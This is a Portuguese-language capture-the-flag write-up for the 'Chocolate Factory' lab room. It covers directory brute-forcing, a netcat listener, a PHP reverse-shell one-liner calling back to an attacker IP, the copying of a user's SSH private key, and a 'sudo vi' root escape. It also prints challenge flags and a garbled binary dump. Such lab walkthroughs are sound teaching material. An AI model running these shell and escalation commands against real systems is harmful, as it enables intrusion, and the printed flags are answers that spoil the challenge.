

Chocolate Factory

A Charlie And The Chocolate Factory themed room, revisit Willy Wonka's chocolate factory!

.II Easy (3 45 min

RESUMO


"Chocolate Factory" é uma máquina de nível fácil vulnerável a ferramentas de forçabruta e com permissões de usuários mal configuradas, permitindo a inicialização de Shell reversa (NetCat) e elevação de privilégios com a execução de Vi (nome utilizado para Vim em algumas máquinas Unix).

RECURSOS UTILIZADAS

- GoBuster
- Netcat
- GTFOBins


RECONHECIMENTO

Inserindo o IP fornecido em um navegador, verificando a existência de um servidor HTTP.



FORÇA-BRUTA

Utilizando a ferramenta GoBuster em modo diretório, é possível encontrar o diretório home.php, proporcionando acesso à linha de comando da máquina do servidor.





SHELL REVERSA

Com acesso a uma linha de comando, é possível iniciar uma shell reversa na máquina alvo. Para tanto, no terminal do atacante, inicia-se a ferramenta NetCat em uma porta inutilizada no momento.


```
└$ nc -lnvp 1234
listening on [any] 1234 ...
```

Acessando o site <u>pentestmonkey</u>, obtemos uma série de comandos para realizar uma shell reversa. Como o subdomínio atual possui extensão .php, foi utilizado o comando abaixo na linha de comando obtida na página web, trocando o endereço de ip pelo da máquina atacante.

```
$ php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

ESCALAÇÃO DE PRIVILÉGIOS E CHAVES

Executando o comando abaixo, descobre-se que o usuário atual é "www-data".



Utilizando do comando seguinte, obtemos a primeira chave requerida para o questionário da sala.

```
$ cat key_rev_key
ELF>◆@◆@8
           രുരുത്തം 888♦
hh/lib64/ld-linux-x86-64.so.2GNUGNU*s*r5d*
7"libc.so.6__isoc99_scanfputs__stack_chk_failprintf__cxa_finalizestrcmp_
libc_start_mainGLIBC_2.7GLIBC_2.4GLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start___ITM_
  ♦ ♦ ♦ ♦CloneT♦ leii
  · · · · HOHOO HOOTOOHOOO5i
                        ♦%1
                                    h******b
                                                            h******R
                              a◆%j
l ♦ ♦ ♦ ♦ ♦ u 5 H ♦ =
           **G***H*=(**6***H*=G******
                               HO=DOOOOOOHOUOdH3%(toooooof.ofoAWAVIOOAUATLoo U
%slaksdhfas
congratulations you have found the key: b'-VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY='
Keep its safeBad name!8*******
```

Executando o mesmo comando em outro arquivo, pode-se obter a senha do usuário charlie e a resposta para o próximo item do questionário.

Visando encontrar mais informações sobre o usuário charlie, navega-se até o diretório home, que possui outro diretório com o nome do usuário.

```
?>$ cd /home
$ ls
charlie
$ cd charlie
```

Agora no diretório do usuário, obtemos dois arquivos contendo suas chaves de SSH e o arquivo user.txt, contendo a próxima flag necessária.

```
$ ls
teleport
teleport.pub
user.txt
```

Copiando a chave privada (teleport) para um arquivo texto na máquina atacante, inicia-se uma nova conexão SSH com as credenciais do usuário charlie em uma nova sessão de terminal.

Iniciando uma sessão como o usuário charlie, pode-se agora ler o conteúdo do arquivo user.txt, cumprindo os dois próximos itens do questionário.

```
charlie@chocolate-factory:/$ cd /home charlie@chocolate-factory:/home$ cd charlie charlie@chocolate-factory:/home/charlie$ cat user.txt flag{cd5509042371b34e4826e4838b522d2e}
```

Executando o comando abaixo para obtenção de meios para escalação de privilégios, revelando que o usuário charlie pode executar Vi com sudo.

Acessando o site <u>GTFOBins</u> e pesquisando por Vi, encontra-se o comando abaixo para obtenção de root.

\$ sudo vi -c ':!/bin/sh' /dev/null

ROOT

Navegando até o diretório root e executando o arquivo encontrado, a primeira chave encontrada será solicitada. Após a inserção, obtém-se a última flag e resposta para o último item do questionário.

